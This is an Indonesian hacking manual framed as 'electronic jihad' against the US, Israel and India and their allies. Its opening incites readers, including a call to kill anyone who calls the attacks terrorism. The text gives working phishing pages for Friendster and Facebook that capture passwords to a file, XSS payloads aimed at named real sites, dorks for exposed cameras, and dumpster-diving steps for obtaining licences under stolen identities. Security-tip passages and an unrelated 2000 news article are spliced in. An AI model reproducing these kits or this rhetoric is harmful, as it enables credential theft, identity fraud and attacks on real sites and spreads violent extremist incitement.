



**“THE GAME NOT YET OVER  
AND THE CYBER WAR IS BEGIN  
FREEDOM PALESTINE AND OTHER MUSLIM  
COUNTRY”**



\*Pendahuluan

Bab 1 XSS

Bab 2 Social engineering

Bab 3 Trojan

Bab 4 Ddos

Bab 5 Sniffing

Bab 6 Deface webdav xp n 7

Bab 7 Sql injection havij

Bab 8 Tanam shell lewat LFI

Bab 9 Deface index melalui shell

Bab 10 Jumping server

Bab 11 Symlink

Bab 12 Membobol Database

Bab 13 Footprinting

Bab 14 Wireless hacking

Bab 15 Cara Mudah Mencuri Top Secret Document

Bab 16 Membuat Virus Simple Tapi Mematikan

Bab 17 Network Security

Bab 18 Flashdisk sebagai pencuri data

Bab 19 Bypassing Firewall

Bab 20 Wiping dan Penyembunyian Identitas dari intel atau polisi

\*Penutup

\*Profil Penulis

\*Daftar Pustaka

Sebelum kita mulai membahas artikel tentang cara instan jihad elektronik saya mau menjelaskan beberapa hal dulu

Dulu saya tanya ke Teman, Saudara, dan Keluarga

“Apakah Kalian Mau Jihad...?”

Mereka menjawab ada yang “Takut di bilang teroris” , ada juga yang takut mati terbunuh dll.

nah Bagi kalian yang belum berani jihad di zona perang tenang ada solusinya yaitu JIHAD ELEKTRONIK kenapa dengan jihad ini ? hahahaha Menurut ana jihad ini sungguh aman kenapa ? karna Kita hanya di depan komputer/laptop yg terkoneksi internet kemudian kita bisa menghancurkan kaum2 kafir/musuh/thogut melalui dunia maya jenis jihad elektronik ini ada yg sendiri, atau pake kelompok2 gitu lah hehehehe,

terus kenapa instan karna jihad ini adalah hacking tapi jangan khawatir saya akan berikan jalan yang instan dan mudah jadi siapa pun bisa berjihad di dunia maya  
jihad elektronik sudah di anjurkan ulama-ulama irak, palestina, iran, dan arab jadi kenapa takut dosa kan kita juga berperang tapi di dunia maya nah jihad elektronik ini selain dapat pahala juga kalian pasti merasa seolah2 jagoan atau pahlawan gitu hmmm kayak film THE PUNISHER WAR ZONE , 1 orang dengan pistol bisa menghancurkan banyak musuh nah seperti itu lah gambaran nya yaudah hehehehehe :D

Ini lah System Cyber War yang ingin saya terapkan yaitu JIHAD ELEKTRONIK dan saya nama kan protokol / mission pack nya “Bagus Hacks Cyber War System”  
(hehehe suka2 gue kan gue yang bikin)

Sekali lagi jangan takut ketangkap lah atau apalah gitu, JIHAD INI 100% LEGAL kalian bisa hidup normal tanpa harus takut di kejar Densus 88, SWAT, FBI, NSA, Blackops, Interpol, FSB, atau intelijen2 MAHO itu lah hahahahaha karna sudah saat nya kita menjadi mujahidin elite cyber membantu saudara mujahidin kita kita hancurkan musuh melalui 2 dunia yaitu dunia maya dan nyata jadi, INSYAALLAH jika berjihad maka kita akan MATI SYAHID ...

Ini Bukan AKSI Teroris Yang Bom Sana Bom Sini Tembak Sana Tembak Sini  
Kita hanya beraksi di depan Komputer/Laptop, jika ada yang bilang aksi jihad elektronik ini AKSI Teroris berarti yang bilang KAFIR bila perlu, JITAK KEPALA NYA atau Gantungkan DI Tiang LISTRIK bila perlu di bunuh aja sekalian...

Ingat Musuh Kita Amerika, Israel, India, dan Negara-Negara Pendukung nya, ya itu Target kita alasanya mereka udah membunuh dan membuat umat Muslim menderita dan juga mereka menyebarkan Konspirasi, Imperialisme dan Liberalisme yang jelas-jelas merugikan kita semua

*“Ingat jika anda mulai berjihad di dunia maya bukan berarti anda harus nyerang dan membenci Non-Muslim, ingat....!!! kita udah tau siapa targetnya yang harus diserang jadi tetaplah berteman dan bersahabat dengan orang Muslim dan Non-Muslim dan menjalani kehidupan anda sesuai syariat ISLAM OK... ”*

tanpa banyak BACOD lagi mari kita ke materi... Lets Go bruummm brummm Gubraaakkkk  
(kejedot tembok wkwkwkwkwk)

## Pendahuluan

sebelum kita mulai jihad elektronik setidaknya kita harus

1. Punya Nick Name / Nama Hacker  
contoh : BagusHacks, b46us-h4cks, Mr.Thampan atau nama gaul nya lh gtw
2. Siapakan Nama Samaran  
jujur aja ya saya punya banyak nama yaitu : Bagus Khan, Mikhail Zhurkov, Mike Snipe, dan Gus Cruizer dan banyak lagi, ya suatu saat nanti pasti ada gunanya
3. Harus benar2 dilaksanakan jangan main2 karna ini Jihad menyangkut urusan agama jadi lakukan sungguh2 dan ikhlas
4. Rajin Sholat, rajin sedekah, jangan pelit ilmu, harus berani, dan siap untuk membantai musuh di dunia maya
5. Ajak teman, keluarga, warga, dan lainnya untuk menerapkan sistem jihad ini oke

kenapa harus dilaksanakan karna ini adalah Jihad jadi kita harus rajin beribadah kepada ALLAH agar ALLAH meridhoi aksi kita ingat itu....!!!!

Sebelum Kita Terjun Ke dunia Hack-Hackan kita harus tau dulu tentang 2 hal yaitu **Pemograman** dan **Jaringan** jadi karna kita pake cara instan jd 2 hal td belakangan aja di pelajari OK

Nah Sebelum itu saya Jelaskan Dulu tentang Dork, Nah Dork Adalah perintah google untuk melakukan hacking untuk mencari target dll... cara nya gampang buka google <http://google.com> kemudian masukkan dork berikut di pencarian nya

site:com / site:gov / site:net /site:us /site:il <-- untuk mencari web pilih salah satunya :D

Bahkan Namun Google memungkinkan untuk mencapai bukan hanya sumber informasi yang tersedia untuk publik, tetapi juga memberikan akses ke sebagian dari informasi rahasia yang seharusnya tidak pernah diungkapkan.

Coba telusuri Google menggunakan Dork di bawah (Tulisan Merah)

Ngintip FBI	: <b>allintitle:FBI site:gov filetype:pdf</b>
Ngintip CCTV	: <b>inurl:"viewerframe?mode=motion"</b>

Selanjutnya EXPERIMEN aja sendiri di google karna Dork ini ada Ribuan bahkan Jutaan :P

## Bab 1 XSS (Cross Site Scripting)

### Apaan sih XSS tuh ?

Mungkin anda yang akrab dengan dunia internet pernah men dengar istilah SQL Injection, XSS atau Cross Site Scripting. 2 kelemahan atau vulnerability pada sebuah website yang kerap kali dimanfaatkan oleh para cracker untuk menjalankan aksinya. Yang konon katanya, XSS ini juga di temukan oleh Mas Dani [ XNUXER Laboratory ] ketika melakukan pen-test situs KPU.go.id beberapa tahun lalu. XSS pun bisa digunakan untuk mencuri cookies, sehingga seorang cracker bisa menggunakan identitas orang lain dengan menggunakan cookies hasil curian. XSS biasanya digunakan oleh newbie hacker yang tidak memiliki explo untuk menjalankan aksi ilegalnya. :)

### Maksudnya apaan sih, nggak ngerti !

Singkat cerita, metode XSS dan SQL Injection digunakan untuk melakukan deface pada sebuah website. Istilah familiarnya "nge-hack website" walaupun pada kenyataannya deface itu tidak sama dengan hacking. Deface sendiri memiliki arti, merusak sebagian atau keseluruhan dari isi website.



### Caranya gimana ???

Caranya nggak susah-susah amat, anda hanya perlu menggunakan browser anda untuk memanfaatkan vuln ini. Contoh situs yang masih bisa di XSS adalah :

1.untuk mengetes apakah situsnya masih bisa di XSS anda bisa menambahkan setelah kata=

```
</script><script>alert('Bagus Hacks Memang Ganteng');</script>
```

Contoh : [http://amihackerproof.com/Results/tos.php?scan\\_id=</script><script>alert\('Bagus Hacks Memang Ganteng'\);</script>](http://amihackerproof.com/Results/tos.php?scan_id=</script><script>alert('Bagus Hacks Memang Ganteng');</script>)




2. Berikut adalah Contoh XSS Penambahan Gambar di web

Cara nya masukkan script ini "**><img+src=Link Gambar Kamu></img>**"

di Link dekat address bar sesudah tanda


contoh : [https://careerlaunch.jpl.nasa.gov/ci20/index.jsp?applicationName=%22%3E%3Cimg+src=http://1.bp.blogspot.com/-t81DzCjO\\_Vg/T3agGaAASJI/AAAAAAAQw/JUBgwh5u5TU/s400/bagusHACK.jpg%3E%3C/img%3E](https://careerlaunch.jpl.nasa.gov/ci20/index.jsp?applicationName=%22%3E%3Cimg+src=http://1.bp.blogspot.com/-t81DzCjO_Vg/T3agGaAASJI/AAAAAAAQw/JUBgwh5u5TU/s400/bagusHACK.jpg%3E%3C/img%3E)



3. yg Ini adalah contoh XSS penambahan HTML code atau yang biasa disebut Frame xss

Caranya masukkan script Ini **<iframe width="640" height="480" src="www.Link Website Kamu.com " frameborder="0" allowfullscreen></iframe>** ke Link target sesudah tanda =

Contoh : <http://www.pln.co.id/kontak-kami/telusur.php?nokeluhan=%22%20style=%22display:none%22%3E%3Ciframe%3E%3Cp%20align=%22center%22%3E%3Cifrmee%20width=%22640%22%20height=%22480%22%20src=%22http://xssbagus.16mb.com/admin.html%22%20frameborder=%220%22%20allowfullscreen%3E%3C iframe%3E>



Nah Cukup Sampai Disini dulu ya nah selanjutnya eksperimen aja sendiri :P


Target XSS bisa di cari di google atau [www.xssed.com](http://www.xssed.com)

## Bab 2 (Social Engineering)

Kali ini saya akan menjelaskan tentang social engineering, social engineering adalah hacking akun2 jejaring sosial atau hacking untuk mencuri data pribadi dll... nah kali ini saya jelaskan yang mudah2 saja yaitu phising nah phising adalah membuat login palsu.



Tutorial ini buat kita dan juga saya yang pengen belajar dasar-dasar mengenai Tehnik Phising...sharing yuk.... Media buat Phisingnya adalah Friendster...(Ini untuk mencegah supaya jangan ada lagi yang nanya cara ngehack FS (friendster)...HaHaHa...) Yang harus kita lakukan adalah membuka situs Friendster dan view page source... Friendster tersebut. Screennshotnya



Copy semua source friendster tersebut ke notepad dan simpan dalam bentuk friendster.html caranya klik menu File > Save As > Filename nya : friendster.html > Save As Type : All files

Terus buat login.php pada source code yang coba ane buat dari source code dari Friendster yang di copy di notepad tadi

```
header ('Location: http://www.friendster.com/login.php ');

$handle = fopen("pass.txt", "a");

foreach($_POST as $variable => $value) {

fwrite($handle, $variable);

fwrite($handle, "=");

fwrite($handle, $value);

fwrite($handle, " ");

}

fwrite($handle, " ");

fclose($handle);

exit;

?>
```

buat di notepad atau wordpad atau sejenisnya dan simpan dalam bentuk nama login.php.

Setelah itu buat save notepad or wordpad dan sejenisnya dalam keadaan kosong dalam bentuk nama pass.txt

disini pusat dari phising itu berjalan HeHeHe...

Nahhh... mari kita simpan senjata tempur kita di hosting gratisan sesuai kebutuhan. Saya simpan phising itu di

hosting kesukaan Saya geocities ok kita mulai ngetes semua senjata kita

**NB :**

- 1. Fake login ini atau phising ini setelah Saya coba ternyata masih ampuh.**
- 2. Jangan sekali2 buat save ke hostingan dengan bau mencurigakan oleh hostingan hacker dan sebangsanya (Use U R BRAIN...cieee...bule boooo HeHeHe...)**

OK Tadi Kita Sudah Bahas yang Friendster Sekarang Kita Lanjut Ke Hack Facebook dengan Phising hehehehe OK Kita Ke TKP COK.....

### Berikut Cara Mudah Membuat Phising Facebook :

1. Buka <http://www.facebook.com/login.php>
2. Klik Kanan >> View Page Source atau tekan CTRL + U
3. Copy semua kode yang ada disitu kemudian paste ke notepad
4. Tekan CTRL + F kemudian cari kata **action=**
5. Ubah **action="https://www.facebook.com/login.php?login\_attempt=1** " menjadi **action="next.php"** .. Ubah juga method dari POST menjadi get
6. Simpan notepad ini dengan nama **login.php**
7. Buat notepad baru kemudian isikan kode berikut

```
<?php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pass.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

ubah <http://www.Facebook.com/login.php> menjadi alamat web yang anda inginkan

8. Simpan Dengan Nama **next.php**
9. Buat notepad baru lagi .. isikan dengan huruf **L** >> Kemudian simpan dengan nama **pass.txt**
10. Kemudian Upload ke tiga file tersebut "**login.php, next.php, pass.txt**" ke alamat free hosting misalnya <http://ripway.com>, <http://110mb.com>, <http://spam.com> atau <http://007sites.com>.

### **Langkah-langkah spoofing :**

1. Copy content asli undangan pertemanan dari facebook.
2. Edit hyperlink dari : "<http://www.facebook.com/n/?reqs.php>"
3. Ganti dengan halaman phising anda, hal ini tidak akan merubah tampilan di content asli facebook tapi tetap mengarah ke halaman phising kamu. Phising siap dikirim ke korban kamu.

### **Notice :**

Semua yang anda pelajari dan yang anda lakukan secara otomatis sudah menjadi TANGGUNG JAWAB anda Sepenuhnya, Seluruhnya, dan Seutuhnya. So jadikan ini sebagai ilmu pengetahuan bukan untuk hacking facebook orang kecuali Facebook nya THOGUT/ Orang Kafir / Koruptor/ Penjahat / atau Penjual FILM BOKEP :P wkwkwkwk .

Sekarang ini mulai banyak korban berjatuhan akibat upaya pembajakan akun facebook yang menggunakan teknik social engineering. Terutama memanfaatkan kelemahan prosedur akun email gratisan seperti Yahoo! Mail.

Seseorang atau cracker bisa berpura-pura menjadi Anda dan mencoba mendapatkan akses tidak sah dan membajak akun email Anda. Caranya dengan mengikuti prosedur kehilangan password.

Biasanya layanan email gratisan akan menanyakan beberapa kata kunci untuk konfirmasi seperti kombinasi “di mana tempat bulan madu Anda?” atau “siapa nama hewan peliharaan Anda yang pertama” atau “siapa nama paman atau tante yang jadi favorit Anda?”. Jawaban atau kata kunci dari pertanyaan konfirmasi seperti ini dulu pernah Anda isikan ketika pertama kali mendaftarkan akun email tersebut.

Sekarang melalui facebook, seseorang atau cracker bisa dengan mudah mengelabui Anda. Dia akan berpura-pura melamar sebagai teman Anda. Kemudian mencari tahu alamat email Anda. Ketika dia mengetahui bahwa Anda menggunakan alamat email gratisan, maka mulailah dia mengajak Anda berkomunikasi. Dengan cara tertentu dia akan mengkorek sejumlah informasi yang seharusnya Anda rahasiakan.

Begitu Anda memberikan informasi yang diperlukan untuk mengakses prosedur kehilangan password di layanan akun email gratisan, maka si cracker akan menguasai akun email Anda. Selanjutnya dia akan melakukan prosedur yang sama kepada akun facebook Anda, yaitu pura-pura lupa password dan mencoba membajaknya.

Facebook biasanya akan mengirimkan email “password sementara” ke alamat email utama Anda yang sialnya sudah dikuasai oleh si cracker. Sehingga dengan mudah dia menguasai akun facebook Anda juga. Begitu dia mengganti password akun facebook Anda, maka selanjutnya Anda akan ditolak untuk mengakses akun facebook Anda sendiri.

Seorang cracker yang membajak akun facebook Anda biasanya akan memanfaatkannya untuk beberapa tujuan jahat. Yang pertama adalah untuk melakukan impersonating atau pemalsuan identitas dengan maksud untuk memfitnah, menjelek-jelekkan dan menjatuhkan martabat Anda sebagai pemilik akun yang sesungguhnya. Misalnya dia menyerang dan melakukan suatu tindakan yang tidak disukai teman-teman Anda sehingga di dunia nyata, semua orang menjadi memusuhi Anda tanpa Anda sadari.

Yang kedua adalah untuk menipu teman-teman Anda. Telah banyak laporan di luar negeri maupun juga di Indonesia, bahwa sejumlah orang dimintai tolong oleh teman lamanya di

facebook untuk mengirimkan sejumlah uang karena beberapa alasan, yang klasik adalah mengaku kecopetan atau kerampokan atau di akhir pekan tidak bisa mengambil uang untuk pengobatan dsb. Atau mengajak bertransaksi sesuatu tapi sebenarnya akun facebook itu telah dibajak oleh orang lain.

**\*Tips Pencegahan\***

1. Jangan mudah menerima permintaan pertemanan dari orang yang sama sekali belum Anda kenal, terutama yang tidak memiliki mutual friend.
2. Anda selalu memiliki kesempatan untuk melakukan konfirmasi kepada teman yang ada di dalam mutual friend seseorang yang mencoba meminta pertemanan pada Anda. Sebab memang itulah salah satu gunanya facebook menampilkan informasi mutual friend yaitu agar Anda bisa melakukan verifikasi terlebih dahulu. Apabila teman Anda mereferensikan dan mengkonfirmasi keabsahan calon teman tersebut baru “lamaran” tersebut bisa dipertimbangkan untuk diterima.
3. Cara lain untuk mengkonfirmasi suatu permintaan pertemanan adalah mengirimkan message kepada yang bersangkutan. Dengan komunikasi ini Anda dapat menanyakan siapakah dia sebenarnya (seringkali nama akun yang ditampilkan adalah julukan atau nama alias yang tidak membantu Anda untuk mengingat siapakah calon teman itu) dan melakukan konfirmasi lainnya yang diperlukan. Misalnya, melakukan komunikasi off line (telepon) atau pertemuan on line web cam atau bahkan off line adalah cara lain untuk melakukan konfirmasi keabsahan calon teman.
4. Jangan terburu-buru dan berhati-hati dalam menyampaikan sejumlah informasi pribadi yang sekilas nampaknya tidak penting tetapi ternyata merupakan kunci untuk membobol akun email Anda. Pertanyaan yang sepertinya menunjukkan antusiasme pada satu hal yang sama (binatang kesayangan, tempat wisata favorite, cerita tentang keluarga, memasang album foto event tertentu dlsb.) tanpa sengaja bisa memaparkan informasi pribadi yang seharusnya Anda rahasiakan.
5. Anda mungkin tanpa sadar telah memaparkan informasi yang seharusnya rahasia itu dalam profile Anda. Atau dalam words caption di album foto Anda. Misalnya menulis nama binatang kesayangan Anda persis di bawah fotonya bahkan ada orang yang secara khusus membuatkan akun facebook untuk binatang kesayangannya lengkap dengan semua profilnya. Atau memasang foto dan menyebut lokasi bulan madu dan atau memberikan tagging pada foto keluarga (termasuk paman yang menjadi favorite Anda) dlsb. Beragam ketidaksengajaan semacam itu.
6. Berhati-hati dan pikirkanlah berkali-kali kemungkinan manfaat dan kerugiannya bila Anda harus menampilkan informasi pribadi di halaman info akun facebook Anda. Anda punya pilihan untuk tidak menuliskan informasi itu, misalnya binatang kesayangan, toh sebenarnya apabila ada yang ingin tahu, bisa menanyakannya secara pribadi melalui fasilitas message langsung kepada Anda. Anda juga bisa memilih setting untuk membatasi akses orang lain ke informasi tertentu di akun facebook Anda. Misalnya Anda bisa menyembunyikan alamat email. Manfaatkan fitur setting pengamanan akun facebook ini semaksimal mungkin dan pikirkanlah.
7. Sebisa mungkin dan jikalau memungkinkan hindari menggunakan layanan email tak berbayar untuk akun facebook Anda. Gunakanlah akun email lokal misalnya yang diberikan oleh kantor Anda (kalau diijinkan untuk pribadi), menyewa akun email ke ISP (sebenarnya harganya murah atau bahkan gratis apabila Anda menjadi pelanggan ISP tersebut) atau Anda membuat domain pribadi sendiri dan meminta tolong layanan jasa hosting untuk membuatkan,

apabila Anda tidak memiliki keterampilan teknis sendiri. Intinya, akun email lokal atau milik sendiri lebih aman dari teknik serangan social engineering ini terutama karena prosedur untuk konfirmasi kehilangan password atau bila terjadi compromise biasanya dilakukan secara manual dengan teknik identifikasi off line bukan by system yang otomatis tapi menggunakan algoritma pengamanan yang terlalu sederhana seperti layanan email gratisan.

8. Selalu tambahkan alamat email sekunder pada akun facebook Anda dan juga pada akun email gratisan yang Anda gunakan apabila memang terpaksa tidak ada pilihan selain harus menggunakan layanan tersebut. Sembunyikan atau jangan pernah Anda tunjukkan kepada siapapun dengan alasan apapun alamat email sekunder Anda itu. Dan secara periodik ubahlah semua password Anda sesuai anjuran pengamanan seperti menggunakan kombinasi huruf, angka dan karakter khusus serta panjang password minimal 6 atau 8 karakter yang sulit ditebak orang lain dan bila sulit menghapalnya jangan simpan catatannya di tempat yang mudah diketahui. Atau gunakan fasilitas aplikasi password management untuk membantu Anda. Ada banyak yang gratis.

9. Meskipun tidak lazim, namun demi untuk keamanan, backuplah data friend list Anda. Informasi penting seperti nama profile accountnya, url halaman facebooknya, alamat email dan juga telepon (kalau ada). Sehingga apabila terjadi sesuatu Anda bisa segera memberikan peringatan, misalnya melalui email dan akan berguna apabila kelak Anda membuka akun facebook yang baru dan terpaksa harus memasukkan satu per satu lagi friend list Anda tersebut. Backup memang sedikit merepotkan namun penting.

10. Apabila Anda terlanjur menjadi korban pembajakan akun facebook maka Anda dapat melakukan 4 hal.

1. Pertama, peringatkan semua orang bahwa akun Anda telah dibajak. Upaya ini bisa Anda lakukan lewat berbagai saluran seperti email, telepon, milis, chat, blog dsb. Demi untuk mencegah orang lain, teman, famili Anda yang ada di friend list menjadi korban misalnya penipuan.

2. Kedua, patut secepatnya (Anda berlomba dengan si pembajak sebelum dia mengganti alamat email utama dan sekunder Anda) mencoba untuk mendapatkan kembali akun Anda melalui prosedur lupa atau kehilangan password. Apabila berhasil, segera ganti alamat email Anda dan passwordnya dan sembunyikan jangan ditampilkan dengan mengubah setting keamanan akun Anda. Jangan buru-buru log out untuk mencegah si pembajak mencoba mengambil alih juga. Dan jangan log out sampai Anda berhasil mengganti alamat email utama dan sekunder Anda serta mengisi password yang baru sekaligus menerapkan setting pengamanan yang lebih tertutup (melindungi/menyembunyikan alamat email Anda).

3. Ketiga, melaporkan kepada tim keamanan facebook bahwa akun Anda telah dibajak, alamatnya adalah:

<http://www.facebook.com/help/?page=1023> atau apabila link tersebut telah berubah Anda dapat mencarinya di halaman HELP. Anda akan diminta mengisi form dan selanjutnya akan ada korespondensi dengan tim keamanan facebook yang akan berusaha mengkonfirmasi kebenaran laporan Anda dan apabila semua berjalan dengan baik, mungkin akun Anda dapat dikembalikan. Namun pastikan bahwa sebelum melaporkan, Anda sudah memiliki alamat email yang baru dan aman.

4. Yang keempat, apabila semua upaya mengembalikan akun Anda gagal, maka segeralah membuka akun facebook baru, amankan informasinya agar tidak dibajak orang lagi dan add semua teman Anda (semoga Anda melakukan back up). Kemudian bersama-sama ajaklah mereka semuanya untuk melaporkan akun lama Anda yang dibajak tsb. Sebagai akun yang melakukan abuse, fraud, compromise dan impersonating sehingga nanti akan ditutup atau diblokir oleh facebook.

Yang terakhir jangan gunakan alamat email, username dan password yang sama untuk semua layanan online yang Anda ikuti. Selalu update pengetahuan Anda mengenai isu keamanan layanan jejaring sosial dan senantiasa waspada ketika aktif di dunia maya.

### Ok Kita Lanjut Ke DUMPSTER DIVING

nah dumpster diving adalah mencuri data2 yang dianggap penting yang ada di tong sampah nah biasanya yang sering di incar adalah rekening listrik, air, telepon, dan lain2 dan dumpster diving ini biasanya di gunakan untuk pencurian indentitas jadi jangan pernah anda membuang dokumen atau data apapun yang ada nama anda ke tong sampah OK... Gambar di bawah contoh orang yang ketangkap Basah karna DUMPSTER DIVING wkwkwkwkwkwkwk

## Oracle chief defends Microsoft snooping

By Wylie Wong

Staff Writer, CNET News.com

Published: June 28, 2000, 3:10 PM PDT

 Talkback

 E-mail

 Print



### Oracle hired detective to investigate Microsoft allies

Last modified: June 28, 2000, 4:30 AM PDT

By Bloomberg News

Special to CNET News.com

 PRINT  EMAIL  LEAVE

Oracle, the world's second-largest software maker, admitted it hired a detective agency to investigate groups that supported rival Microsoft.

Oracle hired Investigative Group International to look into the actions of two research organizations, the Independence Institute and the National Taxpayers Union. It sought to uncover links between Microsoft and the organizations during its antitrust trial. Oracle said in a statement.

"Oracle discovered that both the Independent Institute and the National Taxpayers Union were misrepresenting themselves as independent advocacy groups, when in fact their work was funded by Microsoft," Oracle said in a statement obtained by Bloomberg News.

Oracle said it hired the firm to gather information that Microsoft financially supported the organizations, which were releasing purportedly independent studies supportive of Microsoft during the antitrust trial. The financial ties between Microsoft and the groups were previously reported by the Wall Street Journal and the Washington Post.

Baiklah Saya Akan Menjelaskan Tentang Skenario Bahaya nya Pencurian Indentitas melalui DUMPSTER Diving (Ini 100% Berhasil Di Negara-Negara Barat)

Langkah 1 : Cari Data Rekening Telpon, Listrik, Air, yang ada di tong sampah


verizon		Page 3 of 5 732 XXX-XXXX		
Verizon charges		April 13, 2002		
This month's charges Monthly charges Apr 13 to May 12 ..				
	FCC Subscriber Line Charge .....		\$25.62	
	Local Number Portability Surcharge .....		+12.42	
	Federal Universal Service Fund Surcharge .....		+.46	
	Additional charges .. See Page 4 .....		+1.20	
			+.04	
Taxes				
Federal	\$1.19	NJ Sales	\$2.39	+3.58
Total Verizon charges				\$43.32
Billing inquiries call 1 800-564-9911. From outside NJ call 1 800-755-1049. To order service call 1 800-564-9911. From outside NJ call 1 800-755-1049. For repair call 1-800-275-2359				

Langkah ke 2 : Pergi ke tempat pengujian SIM lalu tunjukkan Rekening atau data2 yang anda temukan di tong sampah tadi satelah itu anda ikuti syarat2 untuk mendapatkan SIM nya



Hell Yeah SIM nya dapat COK :P

Gambar Di Bawah Contoh Pemilik Asli Indentas nya (pemilik data yang anda curi data2 nya dari tong sampah :P)

